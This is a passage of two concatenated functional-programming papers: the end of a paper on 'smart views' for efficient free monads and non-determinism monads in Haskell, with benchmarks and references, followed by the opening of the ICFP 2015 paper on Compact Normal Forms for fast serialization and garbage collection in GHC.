No more changes are needed! The *Monad*, *MonadTrans*, and *MonadLogic* instances are exactly the same as before. With a few simple changes, we have obtained a list monad transformer with efficient *mplus* and reflection.

4.3 Free MonadPlus

The second instance of a non-determinism monad that we are going to analyse is that of the free *MonadPlus*. In Section 3, we showed how the free monad constructs a monad for every functor. Analogously, the free *MonadPlus* construction yields a *MonadPlus* for every functor.

The free *MonadPlus* is given by the following datatype.

```
data FMP f x = FNil
  | ConsV x (FMP f x)
  | ConsF (f (FMP f x)) (FMP f x)
```

Its *Monad* instance is the following:

```
instance Functor f => Monad (FMP f) where
  return x = ConsV x FNil
  FNil >>= f = FNil
  (ConsV x v) >>= f = f x 'mplus' (v >>= f)
  (ConsF t v) >>= f = ConsF (fmap (>>= f) t) (v >>= f)
```

Whereas in the free monad we have a choice of a *Var* or a *Con*, in the free *MonadPlus* we have a list of those two choices. Elements

of the list are added by *ConsV* and *ConsF*, and *FNil* signals the empty list. The bind operation is applied to each element of the list. The corresponding *MonadPlus* instance is as follows:

```
instance MonadPlus (FMP f) where
  mzero = FNil
  FNil 'mplus' y = y
  (ConsV x y) 'mplus' z = ConsV x (y 'mplus' z)
  (ConsF x y) 'mplus' z = ConsF x (y 'mplus' z)
```

The free monad plus suffers from two deficiencies: both left-nested binds and left-nested *mplus* are inefficient. We solve both problems with a smart view.

4.4 A Smart View on Free MonadPlus

In the smart view on the free *MonadPlus*, we need to solve the associativity problem of two operations, and therefore we add two constructors:

```
data FMP f x = FNil
  | ConsV x (FMP f x)
  | ConsF x (FMP f x)
  | (FMP f x) :+ (FMP f x)
  | ∀a. (FMP f a) :>>= (a -> FMP f x)
```

The *Monad* and *MonadPlus* instances now simply use the newly added constructors:

```
instance Monad (FMP f) where
  return x = ConsV x FNil
  (:>>=) = (:>>=)

instance MonadPlus (FMP f) where
  mzero = FNil
  x 'mplus' y = x :+ y
```

We define a view datatype for recovering reflection, along with pattern synonyms that add syntactic sugar.

```
data ViewM f x = FNilV
  | ConsVV x (FMP f x)
  | ConsFV (f (FMP f x)) (FMP f x)
```

```
pattern FNil <- (viewM -> FNilV)
pattern ConsV x xs <- (viewM -> ConsVV x xs)
pattern ConsF t xs <- (viewM -> ConsFV t xs)
```

As before, the view function turns left-associated operations into right-associated operations. In this case it needs to do it for both left-associated occurrences of $:+$ and left-associated occurrences of $:>>=$. When the operations are not left-associated, then the view performs the computations that were done in the original definitions of *mplus* and bind.

```
viewM :: Monad f => FMP f x -> ViewM f x
viewM FNil = FNilV
viewM (ConsV x xs) = ConsVV x xs
viewM (ConsF x xs) = ConsFV x xs
viewM ((x :+ y) :+ z) = viewM (x :+ (y :+ z))
viewM (FNil :+ y) = viewM y
viewM (ConsV x xs :+ y) = ConsVV x (xs :+ y)
viewM (ConsF x xs :+ y) = ConsFV x (xs :+ y)
viewM ((m :>>= f) :>>= g) =
  viewM (m :>>= (λx -> f x :>>= g))
viewM (FNil :>>= f) = FNilV
viewM (ConsV x xs :>>= f) = viewM (f x :+ (xs :>>= f))
viewM (ConsF t xs :>>= f) = ConsFV (fmap (:>>= f) t)
  (xs :>>= f)
```

As this last example shows, the same procedure for optimising one operation can be applied when we want to optimise two or more operations.

5. Related Work

The search for lists with fast concatenation is a well-known problem for which many solutions have been proposed in the past. Additionally, some of the work has also been generalised to monads, and at least in one case to *MonadPlus*. We discuss some of the most relevant related works.

5.1 Modified Reduction Semantics

Sleep and Holmström [11] solve the problem of left-nested appends by means of an interpreter for a lazy evaluator which regards the $\#$ operator as a constructor with a special reduction semantics. This reduction semantics shifts left-nested appends into right-nested appends, achieving the same effect as the smart view of Section 2.2.

This approach requires a lazy language, in contrast to smart views which also work in a strict setting. The difference is that in this approach the use of the associativity of append is commanded by the evaluation of the list, whereas in the smart view approach it is commanded by invocation of a *view* function.

There are other approaches that, like [11], solve the problem of left-nested appends by modifying the semantics [14, 16]. In these approaches, the whole program needs to be transformed or compiled in a special way.

In the related work that follows a different approach is taken. The starting point is an abstract data type, and therefore only the abstract data type implementation needs to be changed.

5.2 Catenable Lists

The search for catenable lists has a long history. The most relevant work for Haskell implementations are the catenable double-ended queues in Okasaki's book [9] and finger trees [3], which is the data structure chosen in Haskell's *Data.Sequence* package. Both of these structures do more than just fast concatenation and views, as they implement double-ended queues.

However, if one can do without the extra functionality and single future amortised time is enough, lists with a smart view cannot be beat for simplicity and speed (see Section 6).

The simplicity of structures with a smart view is an important factor when one wants to reproduce the optimisation in data structures other than lists.

5.3 Continuation-passing Representations

Cayley lists (also known as difference lists or Hughes' lists [4]) are a good way to speed up concatenations. It is a simple approach which has been also applied to the optimisation of the bind in the free monad through the codensity monad transformation [5, 15]. Moreover, it has been shown that the approach is an instance of a generic Cayley representation for monoids, which means that it can be applied to other structures such as applicative functors [10]. Continuation-based implementations have also been proposed for non-determinism monad transformers [2, 7].

The main limitation of all these continuation-passing representations is that they lack support for pattern-matching. This means that they will work well if all the computation can be performed without inspecting the structure, and only in the end the results are analysed. The benefits are lost if one needs to inspect the structure in the middle of the computation.

5.4 Explicit Binds

Uustalu introduced an approach of "explicit binds" which is quite close to ours [12]. In the explicit-bind approach, the operation that

one wants to optimise is introduced as a constructor in exactly the same way that one does in the smart-view approach. However, as opposed to the smart-view approach, the data structure is inspected using a special fold operator that applies the selected operation in the most efficient order. For example, for lists the fold operation would be:

$$\begin{aligned} \text{foldE} &:: (a \rightarrow b \rightarrow b) \rightarrow b \rightarrow \text{List } a \rightarrow b \\ \text{foldE } h \ e \ \text{Nil} &= e \\ \text{foldE } h \ e \ (\text{Cons } x \ xs) &= h \ x \ (\text{foldE } h \ e \ xs) \\ \text{foldE } h \ e \ (xs \# ys) &= \text{foldE } h \ (\text{foldE } h \ e \ ys) \ xs \end{aligned}$$

The disadvantage of this approach is that one is required to write functions in terms of folds, instead of using pattern-matching. Uustalu also defines a primitive-recursion operator:

$$\begin{aligned} \text{primrec} &:: (a \rightarrow b \rightarrow \text{List } a \rightarrow b) \rightarrow b \rightarrow \text{List } a \rightarrow b \\ \text{primrec } h \ e \ \text{Nil} &= e \\ \text{primrec } h \ e \ (\text{Cons } x \ xs) &= h \ x \ (\text{primrec } h \ e \ xs) \ xs \\ \text{primrec } h \ e \ (xs \# ys) &= \text{primrec } h' \ (\text{primrec } h \ e \ ys) \ xs \\ &\quad \text{where } h' \ x \ a \ xs = h \ x \ a \ (xs \# ys) \end{aligned}$$

which in principle would allow us to define a view:

$$\text{view}_L = \text{primrec } (\lambda x _ xs \rightarrow \text{Cons}_V \ x \ xs) \ \text{Nil}_V$$

However, this view_L is equivalent to our first, unoptimised implementation. That is, if we define *reverse* by pattern-matching on this view, *reverse* \circ *reverse* is quadratic.

The solution to this problem is to use a smart view in the definition of *primrec*: we add another equation turning left-nested appends into right-nested appends. Joining the two approaches yields the following definition:

$$\begin{aligned} \text{primrec}' \ h \ e \ \text{Nil} &= e \\ \text{primrec}' \ h \ e \ (\text{Cons } x \ xs) &= h \ x \ (\text{primrec}' \ h \ e \ xs) \ xs \\ \text{primrec}' \ h \ e \ ((xs \# ys) \# zs) &= \text{primrec}' \ h \ e \ (xs \# (ys \# zs)) \\ \text{primrec}' \ h \ e \ (xs \# ys) &= \text{primrec}' \ h' \ (\text{primrec}' \ h \ e \ ys) \ xs \\ &\quad \text{where } h' \ x \ a \ xs = h \ x \ a \ (xs \# ys) \end{aligned}$$

Therefore, one can use both approaches simultaneously. After all, giving *foldE* and *primrec'* access to the internal representation cannot hurt. Perhaps surprisingly, the addition of these operations is inconsequential. Our benchmarks show that functions implemented using *foldE* perform as well as functions that use the following *foldr* defined in terms of pattern-matching on view_L .

$$\begin{aligned} \text{foldr} &:: (a \rightarrow b \rightarrow b) \rightarrow b \rightarrow \text{List } a \rightarrow b \\ \text{foldr } h \ e \ \text{Nil} &= e \\ \text{foldr } h \ e \ (\text{Cons } x \ xs) &= h \ (\text{foldr } h \ e \ xs) \ x \end{aligned}$$

5.5 Monadic Reflection

Van der Ploeg and Kiselyov [13] propose a data structure that solves exactly the problem that we address with smart views: optimising an operation such as bind in the free monad, or *mpls* for non-determinism monads, without losing the ability to pattern-match efficiently. The technique generalises an efficient data structure for lists to monads by keeping a type aligned sequence of monadic binds. Because of the type aligned sequences, the implementation is much more complex than the smart view implementation. Moreover, benchmarks show that smart views are noticeably faster.

5.6 Operational Monad

The smart view on the free monad shown in Section 3 is very similar to the implementation of the free monad in the *operational* package. Note that this is quite a different implementation from the one described by its author in a tutorial article [1]. The package

also provides an implementation of a non-determinism monad, but this implementation does not use smart views and suffers from quadratic time on left-nested applications of *mplus*.

6. Benchmarks

We provide some micro-benchmarks in order to give an idea of what performance can be expected from the use of smart views.

All benchmarks were done on an Intel Core i5-3330 CPU, with 16GB of RAM. All programs were compiled using GHC 7.8.2 with optimisation turned on. For obtaining the running times we used the *criterion* package, which executes each test several times in order to account for accidental differences in CPU load.

In each benchmark, we compare implementations with a linear asymptotic complexity, leaving out implementations which are quadratic for that test. We express the results as relative time with respect to the fastest implementation.

The source code for the benchmarks can be downloaded from <http://www.fceia.unr.edu.ar/~mauro/pubs/smartviews>.

6.1 Lists

We compare lists with a smart view (Section 2.2) against Okasaki’s catenable double-ended queues [9] and Finger Trees [3]. We benchmarked the running time of the function *reverse* \circ *reverse* which mixes pattern-matching and concatenation, for input of different lengths. The implementation using smart views is the fastest, with catenable double-ended queues being 4.6 times slower, and finger trees being 1.5 times slower.

Both catenable dequeues and finger trees implement efficiently the removal of the last element, an operation which is inefficient for lists with a smart view. However, if pattern-matching and concatenation is all that is needed, the smart-view implementation seems to be the fastest.

We also compare two implementations of fold for lists with a smart view. One is the fold with access to the internal representation, as presented by Uustalu [12] (see Section 5.4), and the other is *foldr* written using views.

The benchmark compares the performance of summing a list of integers by writing *sum* as a fold. Both implementations show very close running times (difference less than 2%), and therefore we conclude that we would not gain much by adding a fold with access to the internal representation.

6.2 Free Monads

We compare the following implementations of free monads:

- Free monad with a smart view (Section 3.2).
- **Codensity**: Codensity monad on a free monad [5, 15].
- **Ref**: Free monad using the “reflection without remorse” technique [13].
- **Oper**: Free monad from the *operational* package.

While all of these implementations deal efficiently with left-nested binds, the codensity monad is the only one that does not have an efficient reflection mechanism.

We measure the running time of the function *fullTree* [15]. This is a toy example which constructs a binary tree using left-nested binds, which then is consumed with a zig-zag traversal. This benchmark does not use reflection, so we expected the codensity transformation to be the fastest. However, even in this case, the smart-view implementation is the fastest, with **Codensity** being 1.2 times slower, **Oper** being 1.5 times slower, and **Ref** being 2.9 times slower.

Next, we measure the running time of the function *interleave*, which interleaves two monadic computations making heavy use of

reflection (and therefore we left out the codensity transformation). Again, the free monad with a smart view is the fastest, with **Oper** being 1.2 time slower, and **Ref** being 2.2 times slower.

6.3 Non-determinism Monads

Last, we test implementations of non-determinism monads with three benchmarks. The implementations we compare are:

- List monad transformer with a smart view (Section 4.2).
- Free *MonadPlus* with a smart view (Section 4.4).
- **Ref**: List monad transformer using “reflection without remorse” [13].
- **LogicT**: Backtracking monad transformer based on continuations [7]. This implementation deals with left-nested *mplus* efficiently, but poorly with reflection.
- **ListT**: Basic list monad transformer.

In the first benchmark, we compare the running times of different implementations when observing all results in left-nested applications of *mplus*. The unoptimised list transformer is not included since it takes quadratic time. Surprisingly, the two implementations that use smart views even best the continuation-based implementation. More concretely, in this test the fastest implementation is the Free *MonadPlus* with a smart view, followed by the list monad transformer with a smart view (1.2 times slower), then **LogicT** (1.4 times slower), and finally **Ref** (4.8 times slower). Note that this is just a micro-benchmark. We still expect the continuation-based implementation to be faster in real applications where reflection is not needed.

In the second benchmark, we evaluate taking the first *n* results from a computation. This test does use reflection, and therefore **LogicT** takes quadratic time rather than linear, so it is not included in the comparison. We do include the original list transformer **ListT**, which, as expected, performs well in this test. The smart view free monad plus is the fastest, followed by the basic list transformer (1.5 times slower), then the smart view list transformer (2 times slower), and finally **Ref** (4.2 times slower).

In the third benchmark, we test the fair conjunction operation, which uses reflection. Again, smart views have the advantage. The smart view free *MonadPlus* is the fastest, with the smart view list transformer being 1.5 times slower, and **Ref** being 2.7 times slower. Compared with the “reflection without remorse” technique, smart views obtain similar asymptotic complexity but, perhaps due to their simplicity, much lower constants.

6.4 Smart Views in Strict Languages

The smart view technique also works in a strict setting. In order to validate this claim, we have implemented the smart view for lists in the strict functional language ML. As it was done in Section 6.1, we tested the implementation with the function *reverse* \circ *reverse*. As expected, the benchmarks show that the function runs in linear time. Moreover, when compared with an implementation of Okasaki’s catenable dequeues the constant speedups are similar (catenable dequeues are 4 times slower in this test). Also, we obtained results similar to the Haskell case when running the benchmark that compares two implementations of *fold*, with and without access to the internal representation. Benchmarks were compiled using Moscow ML compiler version 2.10.

7. Conclusion

We have shown a technique for optimising operations in a data structure, while keeping efficient pattern-matching. We have shown the technique by constructing efficient versions of catenable lists, reflective free monads, and two implementations of reflective non-

determinism monads. The extension of the technique to other data structures seems trivial.

In all of our examples we have optimised an operation by using its associativity. However, the technique can be readily applied to other algebraic properties. For example, in the free *MonadPlus* example, it is trivial to add an equation that distributes bind over *mplus*:

$$\text{view}_M ((x :+ y) :> f) = \text{view}_M ((x :> f) :+ (y :> f))$$

Smart views are an efficient solution with respect to single-future amortised time, whose simplicity cannot be understated. In order to optimise a datatype using its algebraic properties, it is a good idea to have a smart view on it.

Acknowledgements

We would like to thank the anonymous referees for their helpful feedback. This work was partially funded by Agencia Nacional de Promoción Científica y Tecnológica (ANPCyT) PICT 2009-15.

References

- [1] H. Appelmus. The Operational Monad Tutorial. *The Monad.Reader*, Issue 15, January 2010.
- [2] R. Hinze. Deriving backtracking monad transformers. In *Proceedings of the Fifth ACM SIGPLAN International Conference on Functional Programming*, ICFP '00, pages 186–197, New York, NY, USA, 2000. ACM. ISBN 1-58113-202-6.
- [3] R. Hinze and R. Paterson. Finger trees: a simple general-purpose data structure. *J. Funct. Program.*, 16(2):197–217, 2006.
- [4] J. Hughes. A novel representation of lists and its application to the function “reverse”. *Information Processing Letters*, 22(3):141–144, 1986.
- [5] G. Hutton, M. Jaskelioff, and A. Gill. Factorising folds for faster functions. *Journal of Functional Programming*, 20(Special Issue 3-4): 353–373, 2010.
- [6] M. Jaskelioff and E. Moggi. Monad transformers as monoid transformers. *Theoretical Computer Science*, 411(51-52):4441 – 4466, 2010.
- [7] O. Kiselyov, C. Shan, D. P. Friedman, and A. Sabry. Backtracking, interleaving, and terminating monad transformers: (functional pearl). In O. Danvy and B. C. Pierce, editors, *Proceedings of the 10th ACM SIGPLAN International Conference on Functional Programming*, ICFP 2005, Tallinn, Estonia, September 26-28, 2005, pages 192–203. ACM, 2005. ISBN 1-59593-064-7.
- [8] C. Okasaki. Views for Standard ML. In *SIGPLAN Workshop on ML*, pages 14–23, 1998.
- [9] C. Okasaki. *Purely Functional Data Structures*. Cambridge University Press, New York, NY, USA, 1998. ISBN 0-521-63124-6.
- [10] E. Rivas and M. Jaskelioff. Notions of computation as monoids. *CoRR*, abs/1406.4823, 2014. URL <http://arxiv.org/abs/1406.4823>. Submitted to the Journal of Functional Programming.
- [11] M. R. Sleep and S. Holmström. A short note concerning lazy reduction rules for append. *Software: Practice and Experience*, 12(11):1082–1084, 1982. ISSN 1097-024X.
- [12] T. Uustalu. Explicit binds: Effortless efficiency with and without trees. In T. Schrijvers and P. Thiemann, editors, *Functional and Logic Programming - 11th International Symposium, FLOPS 2012, Kobe, Japan, May 23-25*, volume 7294 of *Lecture Notes in Computer Science*, pages 317–331. Springer, 2012. ISBN 978-3-642-29821-9.
- [13] A. van der Ploeg and O. Kiselyov. Reflection without remorse: revealing a hidden sequence to speed up monadic reflection. In W. Swierstra, editor, *Proceedings of the 2014 ACM SIGPLAN symposium on Haskell, Gothenburg, Sweden, September 4-5, 2014*, pages 133–144. ACM, 2014. ISBN 978-1-4503-3041-1.
- [14] J. Voigtländer. Concatenate, reverse and map vanish for free. *SIGPLAN Not.*, 37(9):14–25, Sept. 2002. ISSN 0362-1340.
- [15] J. Voigtländer. Asymptotic improvement of computations over free monads. In *Proceedings of the 9th International Conference on Mathematics of Program Construction*, MPC '08, pages 388–403, Berlin, Heidelberg, 2008. Springer-Verlag. ISBN 978-3-540-70593-2.
- [16] P. Wadler. The concatenate vanishes. Technical report, Department of Computer Science, Glasgow University, December 1987.

Efficient Communication and Collection with Compact Normal Forms

Edward Z. Yang¹ Giovanni Campagna¹ Ömer S. Ağacan² Ahmed El-Hassany²
Abhishek Kulkarni² Ryan R. Newton²

Stanford University (USA)¹, Indiana University (USA)²

{ezyang, gcampagn}@cs.stanford.edu {oagacan, ahassany, adkulkar, rrnewton}@indiana.edu

Abstract

In distributed applications, the transmission of non-contiguous data structures is greatly slowed down by the need to serialize them into a buffer before sending. We describe Compact Normal Forms, an API that allows programmers to explicitly place immutable heap objects into regions, which can both be accessed like ordinary data as well as efficiently transmitted over the network. The process of placing objects into compact regions (essentially a copy) is faster than any serializer and can be amortized over a series of functional updates to the data structure in question. We implement this scheme in the Glasgow Haskell Compiler and show that even with the space expansion attendant with memory-oriented data structure representations, we achieve between $\times 2$ and $\times 4$ speedups on fast local networks with sufficiently large data structures.

Categories and Subject Descriptors D.3.2 [Programming Languages]: Language Classifications – Concurrent, Distributed, and Parallel Languages

Keywords Serialization, Message Passing, Regions

1. Introduction

In networked and distributed applications it is important to quickly transmit data structures from one node to another. However, this desire is often in tension with the usual properties of high-level languages:

- Memory-safe languages such as Haskell or Java support rich, irregular data structures occupying any number of non-contiguous heap locations.
- In contrast, network interface cards (NICs) perform best when the data to be sent resides in a single contiguous memory region, ideally pinned to physical memory for direct memory access (DMA).

Thus, while efficiently sending byte arrays does not pose a problem for high-level languages, more complex data structures require a serialization step which translates the structure into a contiguous

buffer that is then sent over the network. This serialization process is a source of overhead and can be the limiting factor when an application runs over a fast network.

In response to this problem, there have been several attempts to engineer runtime support enabling high-level languages to send heap representations directly over the network: e.g. in Java [9], or even in distributed Haskell implementations [19]. However, these approaches rarely manage to achieve *zero-copy* data transmission, and complications abound with mutable and higher order data.

In this paper, we propose a new point in the design space: we argue it's worth adopting the same network representation as the native in-memory representation, despite the cost in portability and message size. We show that even when message size increases by a factor of four, on a fast local network—like those found in data centers or supercomputers—end-to-end performance can still be improved by a factor of two.

In effect, the problem of fast network transfer reduces to the problem of arranging for heap data to live in contiguous regions. While *region type systems* [2, 12, 30] could address this problem, we implement a simpler solution which requires no changes to the type system of Haskell: let programmers explicitly place immutable data into *compact regions* or *compact normal form* (CNF). Objects in these regions are laid out in the same way as ordinary objects: they can be accessed in the same way from ordinary Haskell code and updated in the standard manner of purely functional data structures (the new nodes appended to the compact region). Furthermore, as the data in question is immutable and has no outgoing pointers, we side step the normal memory management problems associated with subdividing the heap (as in generational and distributed collectors). Finally, given any heap object we can quickly test for membership in a compact region, from which we can also deduce whether it is fully evaluated, a question which is often asked in a lazy language like Haskell.

Adding CNF to Haskell *also* solves two other, seemingly unrelated problems:

- *Permanent data residency.* In long-running programs, there may be some large data structures which never become garbage. With a standard generational garbage collector, these data structures must still be fully traversed upon a major GC, adding major overhead. In these cases, it is useful to *promote* such data to an immortal generation which is *never* traced.
- *Repeated deepseq.* Even setting aside serialization, there are other reasons to *fully evaluate* data, even in a lazy language. For example, in parallel computation settings, it is important to ensure that computational work is not accidentally offloaded onto the wrong thread by transmission of a thunk.

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for components of this work owned by others than ACM must be honored. Abstracting with credit is permitted. To copy otherwise, or republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee. Request permissions from Permissions@acm.org.

Copyright is held by the owner/author(s). Publication rights licensed to ACM.

ICFP'15, August 31 – September 2, 2015, Vancouver, BC, Canada
ACM. 978-1-4503-3669-7/15/08...\$15.00
<http://dx.doi.org/10.1145/2784731.2784735>

This *hyperstrict* programming in Haskell is done with the `NFData` type class, which permits a function to deeply evaluate a structure to normal form. However, `deepseq` (`deepseq x`) demonstrates a problem with the approach. The second `deepseq` should cost $O(1)$, as the data is already in normal form. However, as there is no tracking of normal forms either in the type system or the runtime, Haskell’s `NFData` methods must perform *repeated traversals of data*, which can easily lead to accidental increases in the asymptotic complexity of an algorithm.

Once data is compacted in a CNF, repeated `deepseq` becomes $O(1)$, and the garbage collector likewise never needs to trace the data again. More generally, we make the following contributions:

- We propose a basic API for CNFs, specify what invariants it enforces and formally describe some of its sharing properties. Our default API does not preserve sharing when copying data structures into a compact region; however, at the cost of a factor of two, sharing can be preserved by tracking copied nodes in an auxiliary data structure (e.g., a hash table).
- We implement CNFs by modifying the Glasgow Haskell Compiler (GHC) and runtime and compare CNF to accepted, high-performance serialization approaches for Haskell. We demonstrate while that Haskell serialization is competitive with well-optimized alternatives (e.g. the Oracle Java virtual machine), the CNF approach is radically faster. Further, we quantify how this serialization advantage translates into faster message passing or remote procedure calls (Section 5.7), including when used in conjunction with remote direct memory access.
- We show that CNF can also improve garbage collection: both in reducing GC time and scaling to large heaps (Section 5.5). CNFs offer a middle ground that enables some application control of heap storage without compromising type safety or requiring major type-system changes.

While the specific low-level techniques applied in this paper are not novel, we hope to show that with this work, distributed functional programming can become *much more efficient than it has been*. This is especially apt, as in recent years there has been extensive work on distributed Haskell frameworks [10, 20], which depend on slow serialization passes to send data.

2. Motivation: Serialization and its Discontents

Consider the simple problem of building and then sending a tree value to another process:

```
sendBytes sock (serialize (buildTree x))
```

In general, *serializing* the tree, that is, translating it into some well-defined format for network communication, is unavoidable, since the receiving process may be written in a completely different language, by a completely different set of people, in which case a portable interchange format is necessitated.

However, there are some situations where endpoints may be more closely related. If we are sending the tree to another thread in the same process, no serialization is necessary at all: just send the reference! Even in a distributed computation setting, it is relatively common for every process on the network to be running the *same binary*. We can summarize the possible situations by considering who we are sending to:

1. Another thread in the same process;
2. Another process in the network, trusted to be running the *same binary*;
3. A trusted endpoint in the network, which may not run the same binary; or perhaps

4. An untrusted endpoint across the network.

Most serialization and networking libraries are designed for the worst case—scenario 4—and thus miss out on substantial opportunities in cases 2 and 3. In Haskell, for example, the best option today is to use a binary serialization library such as `binary` or `cereal`. These libraries are very efficient examples of their kind, but by their nature they spend substantial time packing structures into an array of bytes and then unpacking them again on the other side.

Why should we care about scenarios 2 and 3? While scenario 4 covers general applications interacting with the Internet, these middle scenarios represent applications running inside of supercomputers and data-centers composed of many nodes. In scenario 2, and possibly scenario 3, we can consider sending a representation that can be used *immediately* on the other side, *without* deserialization. High-performance networking hardware that provides *remote direct memory access* (RDMA), makes this scenario even more appealing, as it can directly place objects in remote heaps for later consumption *without* the involvement of remote processors. Thus, we have this principle:

PRINCIPLE 1. *To minimize serialization time, in-memory representation and network representation should be the same.*

Even if we are willing to accept this principle, however, there are still some difficulties.

2.1 Problem 1: Contiguous In-Memory Representation

By default, data allocated to the heap in a garbage collected language will *not* be in a contiguous region: it will be interspersed with various other temporary data. One direct solution to this problem might be to replace `(serialize (buildTree x))` from the earlier example code with an alternate version designed to produce a contiguous version of the tree, which could be immediately consumed by `sendBytes`:

```
sendBytes chan (buildTreeToRegion x)
```

The first problem with this approach is that its anti-modular if `buildTree` must be changed to yield `buildTreeToRegion`. The producer code may be produced by a library *not* under the control of the programmer invoking `sendBytes`—thus it is unreasonable to expect that the producer code be modified to suit the consumer. Nor is it reasonable to expect a program analysis to identify `buildTree` as producing network-bound data, because it is impossible to determine, in general (at all allocation sites) what the ultimate destination of each value will be. Besides, most high-level languages do not have the capability to region-allocate, even if we were willing to change the producer code.

A region-based type system with sufficient polymorphism could solve the modularity problem: a function identifies what region the returned value should be allocated into. But, while there have been languages that have this capability and expose it to users [12], widely used functional and object oriented languages do not. In fact, even MLKit [30]—which implements SML using regions and region-inference—does *not* expose region variables and `letregion` to the programmer. Thus they cannot write `buildTreeToRegion` and cannot guarantee that the result of `buildTree` ends up as the sole occupant of a distinct region.

Due to these drawbacks, we instead propose much simpler scheme: to simply *copy* the relevant data into the contiguous region. The key principle:

PRINCIPLE 2. *Copying is acceptable, as long as the copy is amortized across all sends of the same data.*

In fact, when a copying garbage collector would be used, live data structures would have been copied anyway. We can do the copy

once, and then avoid any further copies (by the garbage collector or otherwise.)

2.2 Problem 2: Safety

Once your data is in a contiguous, compact region, one would hope that it would simply be possible to send the entire region (without any checking) when attempting to send a pointer to an object in the region.

However, such an operation is only safe if the region, in fact, contains *all* of the reachable objects from a pointer. If this has been guaranteed (e.g., because a copy operates transitively on reachable objects), there is yet another hazard: if *mutation* is permitted on objects in the compact region, then a pointer could be mutated to point out of the region.

In fact, an analogous hazard presents itself with garbage collection: if a compact region has outbound regions, it is necessary to trace it in order to determine if it is keeping any other objects alive. However, if there are no outgoing pointers and the data is immutable, then it is impossible for a compact region to keep objects outside of it alive, and it is not necessary to trace its contents. To summarize:

PRINCIPLE 3. *Immutable data with no-outgoing pointers is highly desirable, from both a network transmission and a garbage collection standpoint.*

3. Compact Normal Form

Our goal with CNFs is to organize heap objects into regions, which can then be transmitted over the network or skipped during garbage collection. Concretely, we do this by representing a pointer to an object in a compact region with the abstract type `Compact a`. Given a `Compact a`, a pointer to the actual object can be extracted using `getCompact`:

```
newtype Compact a
getCompact :: Compact a → a
```

How do we create a `Compact a`? Based on the properties of compact regions we have described so far, any such operation would need to take a value, fully evaluate it, and copy the result into a contiguous region. We represent the types which can be evaluated and copied in this way using a type class `Compactable`, similar to an existing Haskell type class `NFData` which indicates that a type can be evaluated to normal form. Unlike `NFData`, `Compactable` expresses the added capability to send some data over the network. Most common types are compactable, e.g. `Bool` or `Maybe a` (if `a` is `Compactable`), but mutable types such as `IORef a` are not.

```
class NFData a ⇒ Compactable a
```

We might then define a function with this type:

```
newCompact :: Compactable a ⇒ a → IO (Compact a)
```

This function creates a new region and copies the fully evaluated `a` into it. However, if we want to apply a functional update to this tree, we may want to specify the already existing compact region so we can reuse any already compacted shared data. To do this, we can decompose `newCompact` into two functions:

```
mkCompact      :: IO (Compact ())
appendCompact :: Compactable a
              ⇒ a → Compact b → IO (Compact a)
```

`mkCompact` simply creates a new region and returns a dummy pointer `Compact ()` to identify the region. `appendCompact`, like `newCompact`, fully evaluates `a`; however, it copies the result into the *same* compact region as `Compact b`. Additionally, it short-circuits




Figure 1: Appending a list of (unboxed) integers into a compact region. The white boxes are the newly allocated objects in the region after the append which share a tail with the original list.

the evaluation/copying process if a subgraph is already in the target compact region. (The actual heap object `Compact b` points to is otherwise ignored.) Figure 1 gives an example of appending some cells of a list to a compact region; in this example, both `a` and `b` are the same type—however, this need not necessarily be the case.

While one could quibble with the *particular* interface provided (perhaps compact regions should be distinguished from compact pointers), the above interface is sufficient for all compactations. However, beyond this core interface, one will need to provide support for sending `Compact a` values over the network, e.g.:

```
sendCompact :: Socket → Compact a → IO ()
```

as in this example:

```
do c ← newCompact (buildTree x)
    sendCompact sock c
```

(Un)observable sharing Interestingly, you cannot observe sharing of Haskell values with just `mkCompact` and `appendCompact`. In particular, if we ignore performance, we could implement observably equivalent pure versions of these functions in the following way (where `deepseq` is a method in `NFData` which evaluates its first argument to normal form when the second argument is forced):

```
newtype Compact a = Compact a
mkCompact = Compact ()
appendCompact x _ = deepseq x (Compact x)
```

Of course, the (useful) function which tests if an arbitrary value lives in a compact region does permit observing the presence of sharing:

```
isCompact :: a → IO (Maybe (Compact a))
```

3.1 Region Invariants

The `Compactable` type class enforces some important safety invariants on the data which lives in a compact region:

- **No outgoing pointers.** Objects are copied completely into the compact region, so there are never any outgoing pointers. This is useful when transmitting a region over the network, as we know that if we send an entire region, it is self-contained. We will also rely on this invariant in garbage collection (described in more detail in Section 4): this invariant means it is not necessary to trace the inside of a region to determine liveness of other objects on the heap. Compacted objects are essentially a single array-of-bits heap object.
- **Immutability.** No mutable objects are permitted to be put in a compact region. This helps enforce the invariant of no outgoing pointers, and also means that data in a region can be copied with impunity.

- **No thunks.** Thunks are evaluated prior to being copied into a region; this means the CNF will not change layout, be mutated, or expand as a result of accessing its contents, and that we do not attempt to send closures over the network.

Haskell has especially good support for immutable data, which makes these restrictions reasonable for compact regions. While many languages now host libraries of purely functional, persistent data structures, in Haskell these are used heavily in virtually every program, and we can reasonably expect most structures will be Compactable.

3.2 Sharing

Because every compact region represents a contiguous region of objects, any given object can only belong to at most one compact region. This constraint has implications on the *sharing* behavior of this interface. Here are three examples which highlight this situation:

Sharing already compact subgraphs Consider this program:

```
do c ← mkCompact
    r1 ← appendCompact [3,2,1] c
    r2 ← appendCompact (4:getCompact r1) c
    -- Are 'tail r2' and r1 shared?
```

In the second `appendCompact`, we are adding the list `[4,3,2,1]`. However, the sublist `[3,2,1]` is already in the same compact region: thus, it *can* be shared.

However, suppose `r1` is in a different compact, as here:

```
do c1 ← mkCompact
    r1 ← appendCompact [3,2,1] c1
    c2 ← mkCompact
    r2 ← appendCompact (4:getCompact r1) c2
    -- Are 'tail r2' and r1 shared?
```

In this case, sharing would violate the compact region invariant. Instead, we must recopy `r1` into the new compact region. The copying behavior here makes it clear why, semantically, it doesn't make sense to allow mutable data in compact regions.

Sharing non-compact subgraphs We stated that if a subgraph is already compact, it can be shared. What if the subgraph is not compact?

```
do let s = [2,1]
